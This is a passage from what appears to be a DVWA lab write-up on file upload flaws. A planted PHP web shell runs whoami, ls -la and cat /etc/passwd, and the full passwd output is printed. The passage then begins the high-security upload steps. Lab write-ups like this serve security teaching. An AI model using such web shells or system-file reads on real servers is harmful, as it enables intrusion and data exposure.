



9. After successfully inject payload on system , exploit vulnerabilities.






Om's Web Shell
whoami
Run
whoami


www-data


Om's Web Shell
ls -la
Run
ls -la


total 104
drwxrwxrwx 2 root root 4096 Jun 6 10:40 .
drwxrwxrwx 5 root root 4096 May 13 15:04 ..
-rw-r--r-- 1 www-data www-data 83196 Jun 6 10:40 Logo.jpg
-rwxrwxrwx 1 root root 667 May 13 15:04 dvwa_email.png
-rw-r--r-- 1 www-data www-data 903 Jun 6 10:52 om_shell.php
-rw-r--r-- 1 www-data www-data 891 Jun 6 10:28 qrcode_attack.png


Om's Web Shell
cat /etc/passwd
Run



root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
mysql:x:101:102:MariaDB Server,,,:/nonexistent:/bin/false
tss:x:102:103:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:103:65534::/var/lib/strongswan:/usr/sbin/nologin
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
_gophish:x:104:105::/var/lib/gophish:/usr/sbin/nologin
iodine:x:105:65534::/run/iodine:/usr/sbin/nologin
messagebus:x:106:106::/nonexistent:/usr/sbin/nologin
tcpdump:x:107:107::/nonexistent:/usr/sbin/nologin
miredo:x:108:65534::/var/run/miredo:/usr/sbin/nologin
_rpc:x:109:65534::/run/rpcbind:/usr/sbin/nologin
redis:x:110:110::/var/lib/redis:/usr/sbin/nologin
redsocks:x:112:114::/var/run/redsocks:/usr/sbin/nologin

5.2.3 High Level Security


Once the file has been received from the client, the server will try to resize any image that was included in the request.


Steps:


1. View target page for testing.




2. Upload sample file for testing of functionality.





Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Choose an image to upload:
Browse...
No file selected.
Upload
../../hackable/uploads/Logo.jpg succesfully uploaded!
More Information
https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
https://www.acunetix.com/websitesecurity/upload-forms-threat/




3. View source code for analysis.

